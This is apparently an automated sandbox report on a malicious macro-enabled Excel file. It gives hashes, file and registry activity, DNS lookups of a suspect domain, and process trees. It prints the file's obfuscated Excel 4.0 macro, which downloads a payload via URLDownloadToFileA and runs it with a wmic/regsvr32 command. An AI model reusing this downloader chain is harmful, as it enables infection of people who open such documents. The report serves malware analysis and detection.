MD5:	AD8790A31A98D48645566DBA29BC9371
SHA1:	EB5A23745B961BB360C1773D33FB40D96CF3AF79
SHA-256:	FDD3B70E991EDB4999AD263C8A83ECAB00072DD5128F011848B2C9687FAAD715
SHA-512:	E710D48835E154D4D38C4CE11D16A54D0160DA4406DE7C807C0E89AB4676AF3A423FAA0AB41F6CBDCADF647E80328D2584FFE8BC8D250296B25C21BB561D1ED5
Malicious:	false
Preview:	.T.n.0....?.....C....I?`M.%.|..$..w);n..V.....;3;...f.I...L.jf.B..6.k.....QQ.....".....6"U...}...zt@M..9...A.....j.....T.g....C,..q.O6W..^.)Y./.o.}.....5.2...^.!..je...C7.....1;..d.1=`.\..y.3....qEsY?....4.{....J..D.d.N0..i..y?....X.C.w..-...%..2.us.....B...5.T.....9..*<.4..RI...)...GhJASY.....DG.k.rx.....B.[...O.T...c.!.~..@....7.....H.....:....>.H<..Nw...Kv...S6x..c.t`.i....2N5.#.r.....PK.....!..j0.....[Content_Types].xml ...(.....M

C:\Users\user\Desktop\~$Documents (252).xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	495
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtBhFXI6dtt:RJZhJZhJ1
MD5:	28C0C942161F749E335A76E714AACA29
SHA1:	53D07F227E4A2F3AF5373958409A19DE1FA1CF9C
SHA-256:	BA0AB47EA8285A45E0884C5916C7C3052BE3C5245A0FC350DF4E83B91BC2A3F5
SHA-512:	075F04CF77A30D166E9C04A6376629508A854F9218CEA194EC1D69A65669C51F3A0858697F258AF0DF5954DE02C7EEF2D060B6F69D8194D4D4A95D2C94900DAE
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false

\Device\ConDrv

SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgnRdde6JQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egXeAiv/
MD5:	D54D3102F05E6BD2D7AF447501A743FF
SHA1:	51BE8488225FE61E01A9AB4112CDB1231C80593B
SHA-256:	CE9FED99E091E42C390FFBFF36D90A4DEC53BC3DDBAC6494ECCE9894618191B9
SHA-512:	3770AB86E5F7C4784360F59F157AF850F1C84C86DF9EB129FA9E2F61145128404858A16D1F977DD6EB925246367E69232A87DBC87F386D81CC48E2AB77319B34
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 5488;...ReturnValue = 0;..};....

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.557820060670911
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.32% • ZIP compressed archive (8000/1) 16.66% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	Documents (252).xlsm
File size:	210308
MD5:	966c13f10fa0b3bfe75da87bca817396
SHA1:	1769db2ec1d019b526e63637a413ceab10d00ff3
SHA256:	963963dd218deb7e041b5a2ccf85a48c12d62bd2bdc248 d6636b332f234cba14
SHA512:	e81cd50ab4b16286c51d62baba42170d4403947748d7d3 ff4983588f9647b8912aa712fad263e9fd0119be04694d0d 4ed8ad68f6d0b9d7b7ce06277e752e46e7
SSDEEP:	1536:0jo+iv69kyln4lllllPtEEEEEEGl464S4A4jJ1rwsYijy KU2p9hYgryA:sLiC97l8Xf1LrDy2iE
File Content Preview:	PK........E.yR................docProps/PK..........!..X..............docProps/app.xml.SAn.1..#q....'%.P.q.Z..@DJ..k.I,<.e...........,...0..?...$..W......l..ee..B...d8.I.V:... w....$.IX%..P..Dr._.`..<..!f(acA.).1.Q...q.c....J$,........|..&z........u...d.8...

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Documents (252).xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AC
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AA19(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,"=CALL(AC20,AD20,""JCJ"",AE19,0)",,"=FORMULA.ARRAY(before.1.0.0.sheet!AK20&before.1.0.0.sheet!AK21&before.1.0.0.sheet!AK22&before.1.0.0.sheet!AK23&before.1.0.0.sheet!AK24&
before.1.0.0.sheet!AK25&before.1.0.0.sheet!AK26&before.1.0.0.sheet!AK27,AC20)","=FORMULA.ARRAY(before.1.0.0.sheet!AL20&before.1.0.0.sheet!AL21&before.1.0.0.sheet!AL22&before.1.0.0.sheet!
AL23&before.1.0.0.sheet!AL24&before.1.0.0.sheet!AL25&before.1.0.0.sheet!AL26&before.1.0.0.sheet!AL27&before.1.0.0.sheet!AL28&before.1.0.0.sheet!AL29&before.1.0.0.sheet!AL30&before.1.0.0.shee
t!AL31&before.1.0.0.sheet!AL32&before.1.0.0.sheet!AL33&before.1.0.0.sheet!AL34&before.1.0.0.sheet!AL35,AD20)",C:/Users/Public,/dbhfr.xref,"=FORMULA.ARRAY(""A"",before.1.0.0.sheet!AE20)",,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""UR""&before.1.0.0.sheet!AN21,before.1.0.0.sheet!AO20&before.1.0.0.sheet!AO21&before.1.0.0.sheet!AO22&before.1.0.0.sheet!AO23&before.1.0.0.sheet!A
O24&before.1.0.0.sheet!AO25&before.1.0.0.sheet!AO26&before.1.0.0.sheet!AO27&before.1.0.0.sheet!AO28&before.1.0.0.sheet!AO29&before.1.0.0.sheet!AO30&before.1.0.0.sheet!AO31&before.1.0.0.sh
eet!AO32&before.1.0.0.sheet!AO33&before.1.0.0.sheet!AO34&before.1.0.0.sheet!AO35&before.1.0.0.sheet!AO36&before.1.0.0.sheet!AE20,AI27,0,A99,before.1.0.0.sheet!AE19&before.1.0.0.sheet!AF19,
0,0)",,Kernel32,CreateDirectoryA,A,,,,,K,C,,U,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=AF28(),,=AD19(),=AG19(),,,=AA17(),,,,e,r,,LMon,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,e,,L,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,a,,D,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,e,t,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,l,e,,w,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,3,D,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,JJCCBB,,2,i,,,l,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(""wmic.exe ""&"" process call create 'regsvr32 -s
""&AE19&AF19&"""")",,,,,,r,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,e,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,c,,,d,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,t,,,T,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,o,,,o,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,,,F,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,y,,,i,,,,,,,,,,,,,,,,,,,,,,,
```


Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 02:14:54.822761059 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:14:54.836316109 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 7, 2021 02:14:55.788259029 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:14:55.801014900 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:05.334461927 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:05.351008892 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:06.919131994 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:06.970834017 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:07.268354893 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:07.300432920 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:07.867729902 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:07.883011103 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:08.279006958 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:08.294044018 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:09.287517071 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:09.318588018 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:09.878669024 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:09.900266886 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:10.039572001 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:10.054943085 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:11.056658030 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:11.072546005 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:11.305095911 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:11.318502903 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:11.822489977 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:11.836613894 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:12.538116932 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:12.550699949 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:13.315592051 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:13.328358889 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:14.567866087 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:14.580437899 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:15.303731918 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:15.318265915 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:16.320115089 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:16.332264900 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:18.314070940 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:18.326477051 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:19.351952076 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:19.365503073 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:20.328499079 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:20.341801882 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:22.822797060 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:22.838080883 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:23.693190098 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:23.705244064 CEST	53	57568	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 02:15:24.502034903 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:24.516278028 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:24.548897028 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:24.561378002 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:27.916296959 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:27.936306000 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:32.802227974 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:32.827828884 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 02:15:59.458954096 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:15:59.471766949 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 02:16:02.065057993 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:16:02.085725069 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 7, 2021 02:16:33.418023109 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:16:33.434314966 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 7, 2021 02:16:40.256187916 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:16:40.284255981 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 7, 2021 02:16:40.944395065 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:16:40.962261915 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 7, 2021 02:17:15.378403902 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:17:15.390913963 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 7, 2021 02:17:15.587543964 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 7, 2021 02:17:15.613966942 CEST	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 02:15:09.878669024 CEST	192.168.2.3	8.8.8.8	0x9b18	Standard query (0)	xherzog24pv.xyz	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 02:15:09.900266886 CEST	8.8.8.8	192.168.2.3	0x9b18	Name error (3)	xherzog24pv.xyz	none	none	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2208 Parent PID: 792

General

Start time:	02:15:05
Start date:	07/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x12a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	182F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3D90DB21.tmp	success or wait	1	141495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	14051E4	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1405241	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	14051E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1405241	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	14051E4	WriteFile
C:\Users\user\Desktop\~$Documents (252).xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1405241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	131211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	131213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	131213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 5316 Parent PID: 2208

General

Start time:	02:15:09
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true

Commandline:	wmic.exe process call create 'regsvr32 -s C:/Users/Public/dbhfr.xref'
Imagebase:	0x300000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	332715	fprintf
\Device\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	332715	fprintf
\Device\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	332715	fprintf
\Device\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 35 34 38 38 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{. ..ProcessId = 5488;...ReturnValue = 0;..};..	success or wait	1	332715	fprintf
\Device\ConDrv	unknown	2	0d 0a	..	success or wait	1	3326B7	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5932 Parent PID: 5316

General

Start time:	02:15:10
Start date:	07/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 5488 Parent PID: 4940

General

Start time:	02:15:10
Start date:	07/04/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -s C:/Users/Public/dbhfr.xref
Imagebase:	0x7ff79bfa0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis